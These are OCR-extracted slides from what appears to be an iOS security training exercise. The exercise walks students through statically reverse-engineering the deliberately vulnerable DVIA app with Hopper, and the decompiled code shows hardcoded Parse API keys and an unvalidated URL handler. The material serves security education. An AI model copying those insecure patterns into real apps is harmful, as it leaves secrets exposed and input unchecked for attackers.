
- Use Finder to decompile the file.

- A file including the content of the packet will be created.

Preparation of the Binary I

Solution


- Use Hopper to open the binary file.
- To do this, open Hopper and select the “File” option and then, “read executable to Disassemble...”:



Preparation of the Binary I

Solution


- Navigate to the folder in which the application has been decompiled and select the binary file.




Preparation of the Binary I

Solution

- Select the type of file instructions; in this case, it would be ARMv7:




- Then, load the file:



Preparation of the Binary I

Solution

- A view similar to the following should be obtained as a result:



Preparation of the Binary II

- The API file that has been extracted includes further files apart from the binary that has been extracted and loaded in Hopper.


Task
Analyse the structure of the decompiled API file and list the function of each of the files that it includes.

Expected result
The result should be a list of files that are included in the distribution file of the application. The student should describe the utility of each file, within the binary of the application.

Preparation of the Binary II

Solution


- The decompiled API file creates the following folders:
  - *Payload* includes the ".app" container of the application.
  - *Symbols* includes files with symbolic information on the compiled code of the application. Such files are used during the execution of the application in order to create reports in case that it fails.




Preparation of the Binary II

Solution

- Click the right button of the mouse and select “Show Package Contents” in order to access the content of the packet.



- A new folder including the contents of the packet will be opened.



Preparation of the Binary II

Solution

- The following files may be found in the folder:
  - Proj folders: include information translated into different languages.
  - Png files: icons, splash screens and other graphic elements of the interface.
  - *DamnVulnerableiOSapp*: binary file of the application.
  - *Info.plist*: configuration files of the application (manifest).
  - *Google.co.uk.cer*: Google's public key certificate.
  - *Embedded.mobileprovision*: includes identifying information of the application as well as the certificate used to sign the application.
  - *Model.momd*: data model of the application.
  - *Pkginfo*: Pkginfo: includes the type of packet, plus four bytes used to identify the application.
  - *archived-expanded-entitlements.xcent*: includes the configuration that enables the sandboxing, access to notifications, etc.
  - *_CodeSignature*: includes the signature of the binary file of the application.

Preparation of the Binary III

- Then, create the pseudocode based on the assembling code included in the binary file. It allows us to understand more clearly the functioning of an application whose source code is not available.


Task
Use Hopper to reconstruct the didFinishLaunchingWithOptions method of the AppDelegate pseudocode.

Expected result
The result should be a piece of legible code that allows the user to understand more deeply the operations performed by the method without needing yo know the set of instructions *armv7.*

Preparation of the Binary III

Solution

- In Hopper, access the search menu on the right and search the didFinishLaunchingWithOptions method of the delegate:




- If the method is selected, its code in assembler is displayed in the central panel.

Preparation of the Binary III

Solution

- In order to obtain the method's pseudocode, it is necessary to click the corresponding button on the right side of the panel:



Preparation of the Binary III

Solution

- The pseudocode of the application is created in a new window:

Pseudo Code

☑ Remove potentially dead code
☑ Remove LO/HI macros

Back | Rename

```
char -[AppDelegate application:didFinishLaunchingWithOptions:](void *
self, void * _cmd, void * arg2, void * arg3) {
    r6 = [[UINavigationBar appearance] retain];
    r4 = [[UIImage imageNamed:@"header-bg"] retain];
    [r6 setBackgroundImage:r4 forBarMetrics:0x0];
    [r4 release];
    [r6 release];
    r5 = [[UINavigationBar appearance] retain];
    r4 = [[UIColor whiteColor] retain];
    [r5 setTitleTextAttributes:[NSDictionary dictionaryWithObjects:(sp -
0x4 - 0x4 - 0x4 - 0x4 - 0x4 - 0x4 - 0x4 - 0xc) + 0x8 forKeys:(sp - 0x4 -
0x4 - 0x4 - 0x4 - 0x4 - 0x4 - 0x4 - 0x4 - 0xc) + 0x4 count:0x1]];
    [r4 release];
    [r5 release];
    [Parse setApplicationId:@"UaaSszBfQVE6Jt1QrwZ4SPiY822TAulkoEDTHJyf"
clientKey:@"R8fRtBGNuDSCwezz5poKIxEHuRxvsFZFJnDrubX0"];
    [self fetchTutorials];
    return 0x1;
}
```

- Even though this is not the main objective of this task, with this operation it is possible to discover that the application uses Parse's libraries.

Preparation of the Binary IV

- The IPA file downloaded is not synchronised with the source code of the repository. The binary file will be used in the analysis in its latest version. Therefore, it is necessary to compile it by using XCode.


Task
Use XCode to compile the DVIA source code, find the binary file, and use Hopper to load the application obtained.

Expected result
A window of Hopper displaying the open binary (in *x86* format).


Preparation of the Binary IV

Solution

- Execute the project in an emulator in XCode with DVIA opened.



- This action will compile the application to the x86 architecture (in which the simulator works), install and execute it:



Preparation of the Binary IV

Solution


- Then, find the binary file of the application.
- The iOS emulator uses a ... folder as root.
- From that point, navigate to the/Users/usuario/Library/Developer/CoreSimulator folder and select the most recent folder, since it should include the most recent emulator.


- The binary file is located in the ".app" packet.

Preparation of the Binary IV


Solution

- Open it in Hopper:





- Choose the set of instructions *x86:*



Elements of the Application

- Using the file obtained after the compilation (x86 architecture), analyse the components that are included in the application, according to the description of the info.plist file.

Task
Identify the elements that are included in the application, according to the description of the info.plist file. Identify the URL that the application is able to work with and the name of the main file that defines the user's interface.

Expected result
A list with all the elements previously mentioned.

Elements of the Application

Solution

- The info.plist file includes the following information:

▼ Information Property List	Dictionary	(29 items)
Bundle name	String	DamnVulnerableIOSApp
DTSDKName	String	iphoneos8.1
DTXcode	String	0610
DTSDKBuild	String	12B411
Localization native development re...	String	en
Bundle version	String	1.0
BuildMachineOSBuild	String	14B25
DTPlatformName	String	iphoneos
Bundle versions string, short	String	1.3
Main storyboard file base name	String	Main
Bundle OS Type code	String	APPL
▶ CFBundleSupportedPlatforms	Array	(1 item)
InfoDictionary version	String	6.0
▶ Required device capabilities	Array	(1 item)
Executable file	String	DamnVulnerableIOSApp
▶ UILaunchImages	Array	(2 items)
▶ URL types	Array	(1 item)
Bundle identifier	String	com.highaltitudehacks.dvia
DTCompiler	String	com.apple.compilers.llvm.clang.1_0
DTXcodeBuild	String	6A1052d
Bundle creator OS Type code	String	????
Application requires iPhone enviro...	Boolean	YES
▶ Supported interface orientations	Array	(1 item)
Bundle display name	String	DVIA
▶ Icon files (iOS 5)	Dictionary	(1 item)
DTPlatformVersion	String	8.1
MinimumOSVersion	String	7.0
DTPlatformBuild	String	12B411
▶ UIDeviceFamily	Array	(1 item)

Elements of the Application

Solution

The following information is provided when analysing elements in-depth:

- The main storyboard (interface's file):

Main storyboard file base name	String	Main
Bundle OS Type code	String	APPL

- The application supports URL with DVIA as identifier:

URL types	Array	(1 item)
Item 0 (None)	Dictionary	(2 items)
Document Role	String	None
URL Schemes	Array	(1 item)
Item 0	String	dvia

- It is necessary to search extensions in the binary, since they are included in files independent from the main application.

Elements of the Application

Solution

- Observe the `openURL` method of the `AppDelegate`to verify how the URL that are received by the application are handled.

```
bool -[AppDelegate application:openURL:sourceApplication:annotation:](void * self, void * _cmd,
void * arg2, void * arg3, void * arg4, void * arg5) {
    var_10 = self;
    objc_storeStrong(0x0, arg2);
    objc_storeStrong(0x0, arg3);
    objc_storeStrong(0x0, arg4);
    objc_storeStrong(0x0, arg5);
    var_40 = [[0x0 absoluteString] retain];
    if ([var_40 rangeOfString:rdx] != 0x7fffffffffffffff) {
            var_58 = [[var_10 getParameters:0x0] retain];
            rax = [var_58 objectForKey:@"phone"];
            rax = [rax retain];
            var_80 = rax;
            [rax release];
            if (var_80 != 0x0) {
                    var_98 = [UIAlertView alloc];
                    rax = [var_58 objectForKey:@"phone"];
                    rax = [rax retain];
                    rcx = rax;
                    var_A0 = rax;
                    rax = [NSString stringWithFormat:@"Calling %@ without validation. Ring
Ring !", rcx];
                    rax = [rax retain];
                    rcx = rax;
                    var_B0 = rax;
                    rax = [var_98 initWithTitle:@"Success" message:rcx delegate:0x0
cancelButtonTitle:@"OK" otherButtonTitles:0x0];
                    var_B8 = rax;
```

- It is not necessary to perform an in-depth revision of the code to understand that the application seem to use the URL to make phone calls and there are not any kind of validation of the input received.
- This problem will be verified during the dynamic analysis.

Elements of the Application

- The delegate of the application and its controllers are not specified in the info-plist file.


Task
Use Hopper to identify the name of the delegate class and the name of the controllers existing on it.

Expected result
A list of controllers and the name of the application's delegate.

Elements of the Application

Solution

- In order to discover the application's controllers, conduct a search on some of the methods that they should implement by inheritance of the `ViewController` class (https://developer.apple.com/library/ios/documentation/UIKit/Reference/UIViewController_Class/).
- Furthermore, Hopper provides a list including all the classes of the application organised in tags.



Elements of the Application

Solution

- `ViewControllers` and `AppDelegate` classes may be extracted from the list of names of the different “tags”.

AppDelegate	BFTaskCompletionSource	CBLDatabase
AppleWatchFirstChallengeViewControl er	BFURL	CBLDatabaseChange
AppleWatchViewController	BFWebViewAppLinkResolver	CBLDocument
ApplicationPatchingDetailsVC	BFWebViewAppLinkResolverWebViewD...	CBLFacebookAuthorizer
ApplicationPatchingVC	Bolts	CBLFullTextQueryRow
AttackingFlurryViewController	BrokenCryptographyDetailsVC	CBLGenericArrayMatcher
AttackingGAViewController	BrokenCryptographyVC	CBLGenericDictMatcher
AttackingParseViewController	CBJSONEncoder	CBLGeoQueryRow
AttackingThirdPartyLibrariesTableView...	CBLAttachment	CBLJSON
BFAppLink	CBLAuthenticator	CBLJSONArrayMatcher
BFAppLinkNavigation	CBLBase64	CBLJSONDictMatcher
BFAppLinkReturnToRefererController	CBLBasicAuthorizer	CBLJSONMatcher
BFAppLinkReturnToRefererView	CBLBatcher	CBLJSONReader
BFAppLinkTarget	CBLBulkDownloader	CBLLazyArrayOfJSON
BFExecutor	CBLCache	CBLLiveQuery
BFMeasurementEvent	CBLChangeMatcher	CBLManager
BFTask	CBLChangeTracker	CBLModel

Elements of the Application

Solution

- `ViewControllers` and `AppDelegate` classes may be extracted from the list of names of the different “tags”.

CBLModelArray	CBLRemoteRequest	CBL_BlobStoreWriter
CBLModelFactory	CBLReplication	CBL_Body
CBLMultiStreamWriter	CBLRevInfoMatcher	CBL_FMDatabase
CBLMultipartDocumentReader	CBLRevision	CBL_FMResultSet
CBLMultipartDownloader	CBLSavedRevision	CBL_FMStatement
CBLMultipartReader	CBLSequenceMap	CBL_GCDAsyncReadPacket
CBLMultipartUploader	CBLSocketChangeTracker	CBL_GCDAsyncSocket
CBLMultipartWriter	CBLSpecialKey	CBL_GCDAsyncSocketPreBuffer
CBLOAuth1Authorizer	CBLTemplateMatcher	CBL_GCDAsyncSpecialPacket
CBLPersonaAuthorizer	CBLTokenAuthorizer	CBL_GCDAsyncWritePacket
CBLPulledRevision	CBLUITableSource	CBL_MYDynamicObject
CBLQuery	CBLUnsavedRevision	CBL_MutableRevision
CBLQueryEnumerator	CBLValidationContext	CBL_OAConsumer
CBLQueryOptions	CBLView	CBL_OAMutableURLRequest
CBLQueryRow	CBLWebSocketChangeTracker	CBL_OAPlaintextSignatureProvider
CBLReachability	CBL_Attachment	CBL_OARequestParameter
CBLRemoteJSONRequest	CBL_BlobStore	CBL_OAToken

Elements of the Application

Solution

- `ViewControllers` and `AppDelegate` classes may be extracted from the list of names of the different "tags".

CBL_Puller	DDAbstractLogger	ECSlidingAnimationController
CBL_Pusher	DDContextBlacklistFilterLogFormatter	ECSlidingInteractiveTransition
CBL_Replicator	DDContextWhitelistFilterLogFormatter	ECSlidingSegue
CBL_Revision	DDDispatchQueueLogFormatter	ECSlidingViewController
CBL_RevisionList	DDFileLogger	FBAppCall
CBL_Server	DDLog	FBRequest
CBL_Shared	DDLogFileFormatterDefault	FBSession
CBL_WebSocket	DDLogFileInfo	FBSessionTokenCaching
CBL_WebSocketClient	DDLogFileManagerDefault	FBSessionTokenCachingStrategy
CBL_WebSocketHTTPLogic	DDLogMessage	FirstParseClass
CKRecord(YapDatabaseCloudKit)	DDLoggerNode	Flurry
CLIColor	DDLoggingContextSet	FlurryAutoIncrement
ClientSideInjectionDetailsVC	DDMultiFormatter	FlurryConnectionDelegate
ClientSideInjectionVC	DDTTYLogger	FlurryDataSender
DDASLLogCapture	DDTTYLoggerColorProfile	FlurryDataSenderBase
DDASLLogger	DamnVulnerableAppUtilities	FlurryDataSenderBlockInfo
DDAbstractDatabaseLogger	ECPercentDrivenInteractiveTransition	FlurryDataSenderIndex

- Extensions: in this case, there is one for Apple Watch that can be found in the plugins directory, within the ".app" packet.

Data Storage

- It is necessary to check how the application stores data and verify whether data stored by such application should be protected with additional measures.

Task
Verify the use of the different types of storage in the application, and check whether there is a possibility for such storage systems to be used for credentials storage.

Expected result
A list including the different storage mechanisms used, a description of data stored in them, and the security configuration of the storage mechanisms.


Data Storage

Solution

- The main types of storage mechanisms on iOS are the following: plist files, `NSUserDefaults` and databases via SQL libraries or `CoreData`.

Plist files:

- Plist files are generally created from an object such as `NSDictionary` or `NSMutableDictionary` by calling the `writeToFile` family of methods included in such classes.
- Switch to the Strings tab and write the method to search.




Data Storage

Solution

- Select the entry of the list in order to point the place in which the string is defined.

```
00000001005567c2    db    "sharedKeychainBindings", 0    ; XREF=0x10079da88
00000001005567d9    db    "initWithData:encoding:", 0    ; XREF=0x10079da90
00000001005567f0    db    "writeToFile:atomically:", 0   ; XREF=0x10079da98
0000000100556808    db    "standardUserDefaults", 0      ; XREF=0x10079daa0
000000010055681d    db    "setBool:forKey:", 0           ; XREF=0x10079daa8
000000010055682d    db    "firstUserView", 0             ; XREF=0x10079dab0
000000010055683b    db    "returningUserTextField", 0    ; XREF=0x10079dab8
```

- Select the XREF provided by Hopper and, in the “navigate” menu, select.




- The elements of the application in which the method is called are displayed.

```
0x1000c7f91 (-[BrokenCryptographyDetailsVC textFieldS...   mov   rdi, qword [ds:0x10079da98]
